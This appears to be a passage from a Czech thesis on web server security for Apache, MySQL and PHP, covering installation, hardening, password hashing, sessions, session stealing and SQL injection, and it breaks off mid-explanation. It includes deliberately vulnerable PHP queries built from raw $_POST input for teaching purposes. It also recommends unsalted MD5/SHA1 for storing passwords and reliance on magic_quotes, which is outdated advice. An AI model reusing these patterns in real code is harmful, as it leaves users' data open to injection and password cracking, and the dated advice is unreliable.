Pokud by byl ostrý web umístěn na nějakém freehostingu, je třeba nejdříve zjistit, jestli je na tomto hostingu *.htaccess* povolen. Pokud, pak by samozřejmě zamčení adresáře nefungovalo.

Nyní je třeba vytvořit soubor *.htpasswd*. Do něj se uloží přístupové údaje „povolených" uživatelů. Vypadal by asi takto:

```
Ondra:mojeheslo
Tomáš:jehoheslo
```

Takto jednoduché to ovšem není. Hesla v souboru .htpasswd musí být v kódované podobě


```
Ondra:5gIm66ES5/dZQ
Tomáš:S4df0xIGoiIe6
```

Pro šifrování hesel existují webové nástroje, a nejen pro šifrování, ale i pro vytvoření celého obsahu souboru *.htacces*[14]*s* a *.htpasswd*[15].

Soubory jsou tedy připraveny pro nakopírování na server. V případě této práce tedy jen do adresáře *secret* v document rootu serveru.

Po přistoupení na server, ke složce secret by se tedy zobrazila přihlašovací tabulka, která by mohla vypadat, například takto:

[14] http://htaccess.all4all.cz/
[15] http://shop.alterlinks.com/htpasswd/htpasswd.php



Obrázek 14 - .htaccess ověření jména a hesla

Bezpečnostní doporučení

Nyní bude následovat několik obecných rad a doporučení, které se týkají bezpečnosti Apache.Týkají se také platformy, na které server běží a síťového prostředí.

Síťové prostředí

- Webový server by měl být chráněn bránou Firewall. Dále by měly být akceptvány pouze vstupní požadavky na portu 80 a výstuní HTTP požadavky . Ostatní pakety by namely být povoleny
- Měly by být preventovány, nebo detekovány zásahy do system. Logy Apache musejí být kontrolovány

Operační systém

- Operační system by měl být chráněn nejvíce jak je to možné, všechy nadbytečné komponenty by měly být v system zakázány
- Pokud je to systémem podporováno, mělo by být v system zakázáno provádění program v zásobníku.
- Včechny nepoužívané síťové služby by neměly být povolen.

Srever Apache


- **Průběžné aktualizace serveru.**
  Je vcelku běžnou záležitostí, že i po vydání ostré verze software se objeví chyby. Proto je dobré kontrolovat stránky výrobce software a sledovat servisní balíčky a bezpečnostní aktualizace. Nejen serveru, ale také ostatního software, který se serverem nějak souvisí.

- Měly by být povoleny pouze nezbytně nutné moduly server Apache, ostatní by měly být během kompilace zakázány
- Diagnostické webové stránky a automatické inexování musí být vypnuto
- Server by o sobě měl poskytovat co nejmenší množství informací (security through obscurity). Ačkoli to není primo zabezpečení, útočníkovi tento krok znesnadní jeho útok
- Server musí běžet pod vyhrazeným uživatelským ID nevyužívaným pro jiný systémový proces
- Procesy Apache musí mít omezený přístup do system souborů (chrooting)

4.3 Instalace mySQL

Instalace databázového serveru MySQL je také velmi snadná. Bude použit instalátor, čili odpadne prakticky jakékoli ruční nastavování. Byla vybrána verze MySQL essential 5.0.51. Po spuštění instalátoru se objeví uvítací obrazovka informující o verzi instalovaného software.

V dalším okně je možné zvolit typ instalace.




Obrázek 15 – MySQL: Výběr instalace

Zde je nutné zvolit položku custom, aby bylo možné nastavit umístění instalace a další volby popsané níže.

V dalším kroku instalace je třeba změnit právě umístění instalace MySQL serveru. V případě vytvořené adresářové struktury ny byla cesta:

```
c:\web\prog\MySQL5
```



Obrázek 16 – MySQL: Volba cesty

V dalších krocích se zobrazí přehled zvolené konfigurace. Dále instalace nabíédne vytvoření účtu na MySQL.com, což není nutností a je možné jej vynechat.

Instalace MySQL serveru je tedy hotova. Nyní instalátor nabídne možbost konfigurace. Díky tomuto konfigurátoru tedy odpadá ruční nastavení souboru *my.ini*.


V následujících krocích je třeba zvolit „detailní konfiguraci“ serveru, což umožní vybrat stroje, typ databáze a další volby.

Násedující okno dává na výběr ze tří možností. Volba se týká toho, k čemu je počítač, na který bylo nainstalováno MySQL používán. Pro účely práce bude stačit bude-li zvolena možnost „developer machine“. V případě, že by bylo MySQL nainstalováno na ostrý server na, je samozřejmě třeba zvolit „server machine“.


V následujícím kroku se volí typ databáze. Zde je třeba zvolit „multifunkční databázi“. Dále ze zobrazí informace o systému a možnost volby umístění datového úložiště.

Dále konfogurátor nabídne volbu počtu souběžných požadavků na server.

Okno nastavení sítě má dvě volby, a to číslo portu, které zůstane stajné a striktní mód.




Obrázek 17 – MySQL: Nastavení sítě



Obrázek 18 - MySQL: Nastavení znakové sady

Znaková sada bude nastavena na latin2(ISO-8859-2)

V dalším kroku je možné nastavit, zda bude MySQL instalováno jako služba systému, jméno této služby a zda bude tato služba automaticky spouštěna při startu systému.



Obrázek 19 – MySQL: MySQL jako služba

Předposledním oknem konfigurátoru jsou bezpečnostní vlastnosti MySQL serveru.

Obrázek 20 – MySQL: Bezpečnostní vlastnosti

V následujícím a také posledním kroku konfigujátoeru se automaticky vygeneruje nastavení, které bylo zadáno a spustí se služba MySQL5. V případě, že vše proběhne korektně zobrazí se následující okno. V opačném případě konfigurátor zobrazí chybu.

Tip

V případě chyb při instalaci a konfiguraci MySQL je doporučeno pročíst dokumentaci, nebo prohledat internetová fóra, de jsou již většinou chyby objasněny a je navrženo jejich řešení.

Po instalaci a nastavení MySQL je třeba přidat uživatele, kteří budou moci s databází operovat a přidělit jim přístupová práva.

Řízení přístupu

Základní funkcí řízení přístupu je rozpoznat uživatele přistupujícího z daného počítače a přidělit mu příslušná práva nad databázemi. Informace o uživatelích a právech jsou uloženy v tabulkách "user", "db", "host", "tables_priv" a "columns_priv" patřících do databáze "mysql". Tato databáze byla vytvořena již během instalace. Data z ní se načítají při každém spuštění SQL serveru.

V níže uvedené tabulce je vidět, která práva je možné uživatelům nastavit.

Právo	sloupec	Platí pro	Právo	sloupec	Platí pro
select	Select_priv	tabulky	drop	Drop_priv	databáze, tabulky, indexy
insert	Insert_priv	tabulky	grant	Grant_priv	databáze, tabulky
update	Update_priv	tabulky	references	References_priv	databáze, tabulky
delete	Delete_priv	tabulky	reload	Reload_priv	správa serveru
index	Index_priv	tabulky	shutdown	Shutdown_priv	správa serveru
alter	Alter_priv	tabulky	process	Process_priv	správa serveru
create	Create_priv	databáze, tabulky, indexy	file	File_priv	přístup k souborům na serveru

Pro nastavování práv je vhodně využívat například aplikaci PHPmyAdmin[12]. (Která je přiložena na CD). Více informací o nastavení uživatelských přístupových práv k administraci MySQL serveru je možné nalézt v referenční příručce[16].

[16] http://dev.mysql.com/doc/refman/5.0/en/adding-users.html

4.4 Instalace modulu PHP

Instalovat PHP je možné hned několika způsoby. Jejich výčet je uveden níže:

- Jako modul
- CGI
- FastCGI

Pro účely této práce byl vybrán první způsob instalace. Je to z toho důvodu, že tento způsob je na webhostingu preferován. Pro instalaci byla zvolena verze PHP 5.2.13.

Tuto instalaci je možné stáhnout z oficiálních stránek www.php.net/download. Je „zabalena" v archivu „.zip". Nyní je nutné ji extrahovat do připraveného adresáře

```
c:\web\prog\php5
```

Tímto je jeho instalace dokončena. Teď je třeba PHP nastavit. K tomuto účelu slouží konfigurační soubor *php.ini*. který je umístěn v kořenovém adresáři php5. Soubory *php.ini* jsou v adresáři dva. Je třeba vybrat *php.ini-recommended* a přejmenovat jej na *php.ini*.

Tento soubor lze otevřít například v poznámkovém bloku systému windows.

Nyní k jeho úpravám.

První direktivou, která se týká bezpečnosti php je `safe_mode`. Tato direktiva může nabývat dvou hodnot, On, nebo Off. Pokud je safemode zapnutý, PHP kontroluje, je-li vlastník běžícího skriptu vlastníkem souboru, s nímž se má manipulovat. Tato direktiva je od PHP 5. vypnutá a od verze PHP6 je zrušena. Díky této direktivě je „nepříjemně"

omezena manipulace se soubory. V referenční příručce jsou uvedeny funkce, které jsu touto direktivou zakázány[17].

Jiným řešením je diraktiva `open_basedir`. Direktiva `open_basedir` slouží k zamezení přístupu mimo zadaný adresář a spolu s direktivou `disable_functions`, která již podle názvu dokáže zakázat funkce, které by uživatel neměl používat, může vést k lepšímu zabezpečení.

[17] http://www.php.net/manual/en/features.safe-mode.functions.php

Tip

Weby jednotlivých uživatelů je možné umístit do adresářů neuhodnutelného jména, nadřazenému adresáři sebrat právo čtení a tak se obejít bez open_basedir i safe_mode.

Další direktivou je je `magic_quotes_gpc`, která zařídí, že se všechny nebezpečné znaky escapují a není třeba použít funkci `addslashes().` Díky této direktivě se však zpomaluje vakonávání skriptu. Další informace jsou uvedeny v kapitole o XSS.

`register_globals` způsobuje, že z dat, která se přijmou od uživatele, se automaticky vytvoří globální proměnné, což při špatné inicializaci vlastních proměnných může vést k podstrčení jejich hodnot. Z tohoto důvodu by měla být direktiva nastavena na Off. Přístup k proměnným je sice pracnější, ale skript je pak bezpečnější.
PHP obsahuje řadu rozšíření, která je nutná nejdříve načíst a poté povolit. K prvnímu kroku slouží direktiva `extension_dir` která nastavuje cestu k adresáři, kde jsou umístěna rozšíření. V případě této práce by celá cesta vypadala následovně:

```
C:/web/prog/php5/ext/
```

Druhým krokem je povolení těchto rozšíření. To se provede prostým odkomentováním (smazáním středníku) daného rozšíření.

5 KRÁTCE O…

V této kapitole bude krátce shrnuto několik základních bodů zabezpečení týkajících se převáženě soukromí uživatelů na internetu a samozřejmě bude také uvedeno množství odkazů jak na odborný text na internetu tak i na tištěný. Následující informace se budou týkat uchovávání uživatelských informací, jejich zabezpečení a porovnávání při autentizaci. Dále bude stať obsahovat návod pro tvorbu bezpečného hesla a krátké objasnění hashovacích algoritmů MD5 a SHA1.

5.1 Uživatelská data

Při vstupu na, prakticky, jakoukoli internetovou stránku se setkáváme s přihlašovacími formuláři. Záleží na typu a rozsahu aplikace kolik dat po uživateli požaduje. Jako příklad bude uvažována ta nejjednodušší varianta, a to přihlašovací jméno a heslo. V databázích se samozřejmě uchovává velké množství dat, z nichž některá mohou být pro daného uživatele i citlivá. Pro jednoduchost však byla zvolena výše uvedená možnost.

Jak je patrné z předchozích stran, bude, v tomto případě, pro uchovávání uživatelských dat použita MySQL databáze. Důvod je ten, že je prakticky na každém webhostingu je v kombinaci s PHP dostupná.

Prvním krokem při vytváření účtu na jakémkoli webu je z pohledu uživatele výběr uživatelského jména a přihlašovacího hesla.

Tip

Vymýšlejte heslo tak, aby bylo co nejhůře uhodnutelné (jména, data…), ale na druhou stranu snadno zapamatovatelné.

5.1.1 Tvorba kvalitního hesla

Heslo by mělo být složeno z malých a velkých písmen, číslic a speciálních znaků, kterými mohou být například @, #, nebo $. Heslo by mělo být dobře zapamatovatelné, aby nebylo třeba si jej někam zaznamenávat (v opačném případě lze hesla ukládat pomocí speciálních programů a pluginů pro prohlížeče) a mělo by být snadné jej zadat. Co se týče délky, mělo by mít alespoň 8 znaků, což se zdá být dostatečné.

Níže je uveden postup pro tvorbu silného a kvalitního hesla.

- Vymyslete dobře zapamatovatelnou frázi (Je mi dvacet pět a už zapomínám)
- Z prvních písmen slov sestavte heslo (jmdpauz)
- Nahraďte některá písmena (alespoň jedno) číslicemi (jmd5auz)
- Střídejte malá a velká písmena (JmD5AuZ)
- Nahraďte některé znaky hesla speciálními znaky (JmD5@uZ)

Takovéto heslo je dostačující a dobře zapamatovatelné. Pomocí postupu jej dokážete vždy složit, pokud si jej nezapamatujete. Stačí si tedy pamatovat větu, ze které je heslo vytvořeno.
Pro „odstrašující“ příklad je zde uvedeno několik příkladů, jaké by heslo být nemělo.

- Jméno blízké osoby, oblíbená hudební skupina, datum narození… (Anna, Manowar, 25.5.1999)
- Sledy písmen na klávesnici (qwerty, 12345 …)
- Příklady správných hesel…

Je také dobré vědět jak s hesly zacházet a proto následuje několik rad.

- Neukládejte hesla v otevřené podobě (fyzicky či elektronicky)
- Nesdělujte heslo nikomu jinému
- Heslo by nemělo být nikndy přenášeno v otevřené podobě
- Při kompromitaci heslo ihned změňte
- Používejte system pro správu hesel, mate-li jich vice
- Obměňujte heslo

Pomocí těchto tipů lze vytvářet bezpečná hesla a bezpečně s nimi nakládat. Uvažujme tedy, že uživatel aplikace má kvalitní heslo a zaměřme se na to, jak ttato data bezpečně uložit.

5.1.2 Uchovávání uživatelských dat

Jak bylo naznačeno výše, bude se jednat o ukládání uživatelských dat do MySQL databáze. Důvodem ukládání do databází je to, že jsou přímo za tímto účelem uchovávání dat navrhovány a optimalizovány. Znamená to, že jsou relativně dobře zabezpečené před neautorizovaným přístupem.

Tip

Nikdy neuchovávejte hesla a jiné citlivé údaje v databázi v čistém (čitelném) tvaru

Pokud se útočníkovi podaří získat kompletní obsah tabulky uživatelů, ještě to neznamená, že se bude moci přihlásit pod vašimi údaji.

Je samozřejmě možné naprogramovat vlastní funkce pro zašifrování hesel, avšak PHP má již implementovány jednosměrné hashovaní algoritmy. Těmi jsou MD5 a SHA1

Co jsou MD5 a SHA1 algoritmy[18]?

MD5 (Message-Digest Algorithm 5) algoritmus byl vytvořen profesorem Ronaldem L. Rivestem v roce 1991. Princip je takový, že, tento jednosměrný hashovaní algoritmus, jako argument přebírá řetězec libovolné délky a vytváří 128-bitový (32-znakový) hash tohoto řetězce. Pro zajímavost, odrobnější popis lze nalézt na internetu[19]. Nejlepším vysvětlením je však praktický příklad.

V PHP je přímo implementována funkce `MD5()`[20], jejímž argumentem je právě zadaný řetězec.

Příklad:

```
<?php
$str = 'jablko';
echo("MD5: ");
echo(md5($str));
?>
```

Výstupem tohoto příkladu tedy podle výše uvedeného bude:

```
MD5: 7f51fa935071c1f7bc4dd1bf28ba13f3
```

SHA1 algoritmus byl sestaven v roce 1995 Americkým Národním úřadem pro bezpečnost (NSA) a je postaven na stejných principech jako MD5 s tím rozdílem, že generuje 160 bitový (40-ti znakový) hash.

[18] http://www.secure-hash-algorithm-md5-sha-1.co.uk/index.htm
[19] http://www.faqs.org/rfcs/rfc1321.html
[20] http://cz.php.net/md5

Příklad:

```
<?php
$str1 = 'jablko';
echo("SHA1: ");
echo(sha1($str1));
?>
```

Výstupem tohoto příkladu tedy podle výše uvedeného bude:

```
SHA1: 581de384372aa5857b217d57f63d842ed0af8033
```

Krátká zmínka o SSL[21] a HTTPS

Protokol SSL (Secure Sockets Layer) poskytuje bezpečné šifrované propojení mezi službou NNTP a klientským počítačem. Lze jej použít k ochraně soukromých informací v situacích, kdy se uživatelé připojují přes veřejnou síť, například Internet.
Adresa stránky zabezpečené protokolem SSL (tedy s šifrovaným spojením) začíná **https://.** Mnohdy je zabezpečení indikováno prohlížečem (Opera v adresním řádku, Internet Explorer ve stavovém).

Průběh ustavení SSL spojení:

1. Klient pošle serveru požadavek na SSL spojení, spolu s různými doplňujícími informacemi (verze SSL, nastavení šifrování atd.).
2. Server pošle klientovi odpověď na jeho požadavek, která obsahuje stejný typ informací a hlavně certifikát serveru.
3. Podle přijatého certifikátu si klient ověří autentičnost serveru. Certifikát také obsahuje veřejný klíč serveru.
4. Na základě dosud obdržených informací vygeneruje klient základ šifrovacího klíče, kterým se bude kódovat následná komunikace. Ten zakóduje veřejným klíčem server a pošle mu ho.
5. Server použije svůj soukromý klíč k rozšifrování základu šifrovacího klíče. Z tohoto základu vygenerují jak server, tak klient hlavní šifrovací klíč.
6. Klient a server si navzájem potvrdí, že od teď bude jejich komunikace šifrovaná tímto klíčem. Fáze „handshake“ tímto končí.

[21] http://www.openssl.org/

7. Je ustaveno zabezpečené spojení šifrované vygenerovaným šifrovacím klíčem.
8. Aplikace od teď dál komunikují přes šifrované spojení. Například POST požadavek na server se do této doby neodešle.BEZPEČNOSTNÍ HROZBY A JEJICH PRVENCE

5.2 Přenos informací mezi částmi aplikace

Nyní je již známo, jak bezpečně uložit uživatelská data do úložiště, databáze MySQL. Následující text se bude zabývat také ukládáním dat, ale tentokrát dočasným, pomocí session a cookies. Jak tedy tento přenos zabezpečit a ochránit tak, aby byl uživatel chráněn před zcizením jejich dat bude náplní následující kapitoly.

Uživatel je tedy zaregistrován a přihlášen. Informace o jeho přihlášení je tedy mezi stránkami, kterými prochází, nutné uchovat, to například kvůli oprávnění přístupu do skrytých částí webu. Jelikož ukládání těchto informací do cookies nebo přenášet v adresovém řádku, jako parametr, není bezpečné, používají se tzv. relace (sessions). Princip je takový, že server vygeneruje `SESSIONID`, unikátní identifikátor relace, který je přidělen danému uživateli a který je předáván s každým požadavkem tohoto uživatele. Server si udržuje databázi aktivních `SESSIONID` a uživatele tak identifikuje. `SESSIONID` je generován tak, aby byl co nejhůře odhadnutelný, proto se pro něj používá nejčastěji MD5 hash. Tento hash je pak uložen v proměnné PHPSESSID (což je implicitní název proměnné v php.ini) a je možné jej předávat dvěma způsoby, které, jak bylo naznačeno výše, by nebyly bezpečné. Těmito způsoby jsou cookies a předávání parametru přímo v URL.

Běžně se používá cookies[22] a jako náhradní řešení, v případě vypnutých cookies, se použije právě přenos skrz URL.

Pro vytvoření relace v PHP se používá funkce `session_start()` a měla by být umístěna před jakýmkoli kódem, který se objeví na stránce. Provedením této funkce se vytvoří pole `$_SESSION`, do kterého lze ukládat libovolné proměnné (například ID uživatele, jeho oprávnění, atd.)

[22] http://cz.php.net/manual/en/ref.session.php

Příklad použití `session_start()`

```
<?
session_start();
require("inc/functions.php");
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
```

Aby session nezůstala aktivní i po zavření okna prohlížeče, je z bezpečnostních důvodů v PHP i funkce `session_regenerate_id()`, která nahrazuje stávající `SESSIONID`. Tuto funkci je dobré volat při vstupu do privátnějších částí webu.

6 NEJČASTĚJŠÍ ÚTOKY NA WEBOWÉ APLIKACE

6.1 Kradení session

Minulá podkapitola pojedávala o přenášení údajů o uživateli mezi jednotlivými stránkami aplikace. Nyní bude vysvětleno, jakým způsobem přenášené údaje, a nejen ty, zcizit. A následně, jak se proti zcizení bránit.

Protokol HTTP je sice bezstavový, je třeba přenášet určitopu formu stavů mezi jednotlivými stránkami. Jak bylo popsáno výše toto se realizuje pomocí sessions.

Mechanismus session sám o sobě nemá žádné zabezpečení, proto je na programátorovi, aby zajistil odpovídající zabezpečení. Dříve než bude vysvětleno jakým způsobem je možné identifikátory zabezpečit, je třeba si vysvětlit, jakým způsobem je zcizit.
Cílem útoku je tedy získat identifikátor relace a využít jej pro podvržení identity (přístup k přihlašovacím údajům...).
Prvním způsobem, jak zjistit takzvané SESSIONID je, odposlouchávat odeslané packety[23]. Ukažme si ale jak zjistit identifikátor pomocí PHP. Tato akce probíhá tak, že útočník podstrčí oběti odkaz (na fóru, na chatu), naivní oběť se podívá na odkaz, čímž prohlížeč předá scriptu na útočníkově serveru tzv. refer, neboli adresu, ze které oběť přišla a pomocí proměnné `$_SERVER['HTTP_REFERRER']` útočník vyčte kompletní URL a s ní samozřejmě i identifikátor session (pokud je předáván metodou GET). Toto je ovšem bezpečnostní chyba serveru.

Druhou možností získáni session je získýní session pomocí Javascriptu na stejném principu jako možnost první[2425].

Jakým způsobem se tedy bránit? Mechanismus session je možné vázat na IP adresu počítače, což není úplně nejlepší způsob ochrany(IP se může během relace měnit). Ale přesto tato možnost existuje. Jinou možností je přesměrování. Pokud se na chatu(fóru) objeví odkaz, je doporučeno jej nechat otevřít v novém okně, čímž se změní refer a zmizí tedy i session ID. Útočníkovi je tak refer k ničemu. Tento útok je kombinován, nebo lépe řečeno, úzce souvisí s útokem XSS, který bude popsán níže

[23] Hacking bez tajemství
[24] http://www.security-portal.cz/clanky/advanced-session-stealing-část-1
[25] http://www.owasp.org/index.php/Session_hijacking_attack

6.2 SQL Injection

Druhým ze základních typů útoku na webové aplikace, a to konkrétně na jejich databáze je útok SQL Injection. Jeho princip spočívá v úmyslném podvržení vstupních dat, která jsou odesílána serveru takovým způsobem, aby byl změněn výsledek SQL dotazu. Chyba kterou tento útok využívá je nedostatečné, nebo žádné zabezpečení vstupů.

Tip

Je dobré tvořit skripty tak, aby při výskytu nějaké chyby, podávaly co nejméně informací o struktuře vašich databází a tabulek. Jinou možností je také vyvolat při vzniku chyby skript, které je závislý na IP adrese, čili zobrazí chybu jen na počítači administrátora.

V následujícím textu bude, mimo hrozeb a naopak nehrozících problémů, uvedeno několik případů pro pochopení principu tohoto útoku. Ve druhé části bude vysvětleno, jak je možné se proti SQL Injection bránit.

Nebezpečí, která hrozí jsou v podstatě dvě.

- Útočník může získat přístup k citlivým datům uloženým v databázi (skryté emaily, přístupové údaje…)
- Přístup k administrátorskému účtu, pokud nějaký existuje (i ke všem ostatním, uživatelským, účtům)

Co nehrozí

- PHP nepovoluje vykonávání několika SQL dotazů v jednom volání funkce mysql_query(), takže tím odpadá problém s řetězcem typu '; truncate tabulka; - provádí se vše, co se nachází před prvním středníkem mimo hodnoty sloupců.
- V MySQL neexistuje nic, co by mohlo zavolat externí aplikaci jako je tomu například u Microsoftí alternativy MSSQL, takže odpadá spousta dalších potenciálně nebezpečných dotazů.
- zobrazení zdrojových kódů - pokud není v databázi uložený kód, který se pak pomocí eval() provádí

Na začátku je ještě dobré upozornit, že MySQL neumožňuje kombinovat různé typy dotazů, jak je uvedeno výše. Pokud tedy původní dotaz obsahuje příkaz SELECT, pak je možné použít v druhém příkazu jen a pouze SELECT (z bezpečnostních důvodů). Druhá nezpečnostní pojistka je v samotném PHP. Pomocí Php není možné zpracovat více než jeden dotaz. Pro příklad je níže ucedena část kódu, která nebude fungovat

```
SELECT * FROM uzivatel; SELECT * FROM administrator;
```

Prakticky na každých webových stránkách, pokud nejsou úplně statické, jsou umístěny přihlašovací formuláře a různá jiná formulářová pole, která po po vyplnění a zpracování komunikují s databází, cuž je základní předpoklad pro SQL Injection. Pomocí vložení kódu do těchto formulářových polí lze zjistit, jestli jsou tyto dostatečně zabezpečeny, a pokud ne, využít této bezpečnostní díry právě k SQL Injection.

První praktickou ukázkou bude napadení aplikace skrz přihlašovací formulář.

Prvním krokem je tedy, zjistit, zda jsou formuláře proti útoku odolné. Toto se dá provést tak, že do se formuláře zadá apostrof (`'`). Pokud se po odeslání formuláře zobrazí chyba podobná této:

```
Warning: mysql_fetch_assoc(): supplied argument is not a
valid MySQL result resource in  /www.testweb.cz/www/login.php
on line 43
```

znamená to, že je aplikace náchylná k SQL Injection.

Klasický dotaz do databáze přes PHP by mohl vypadat například takto:

```
mysql_query("SELECT * FROM users WHERE
login = '$_POST[login]' AND pass = MD5($_POST[pass])");
```

V nejhorším případě například takto:

```
mysql_query("SELECT * FROM users WHERE
login = '$_POST[login]' AND pass = 'POST[pass]')");
```

Rozdíl je ten, že v druhám případě se přenáší heslo v naprosto nezabezpečené podobě. To znamená, že jsou data v databázi uložena v čistém textovém tvaru(plain text) Co se tedy stane, umístí-li se do formulářového pole výše zmíněný apostrof. Dotaz do databáze dorazí v následujícím tvaru:

```
SELECT * FROM users WHERE
login = ''' AND pass = ''
```

Lichý počet apostrofů způsobí chybu, podobnou té, která je uvedena výše. Bylo tedy zjištěno, že aplikace je náchylná k útoku. Dalším krokem potencionálního útočníka by mohlo být umástění následujícího kódu do formulářového okna login.

```
